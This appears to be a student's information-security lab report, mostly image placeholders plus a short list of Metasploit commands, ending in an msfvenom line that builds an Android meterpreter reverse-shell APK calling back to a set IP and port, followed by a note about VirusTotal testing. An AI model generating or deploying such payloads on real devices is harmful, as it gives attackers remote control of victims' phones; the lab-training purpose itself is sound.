







* sudo msfdb init
* sudo msfdb
* sudo msfdb start
* sudo msfdb start
* msfconsole -q
* db\_status
* msfvenom
* msfvenom -l payloads
* msfvenom -p android/meterpreter/reverse\_tcp LHOST=136.232.46.202 LPORT=8880>FSTest.apk





**Testing:**

Virustotal



**Swastik Shetty**

**2203166**

**LY-ISA1**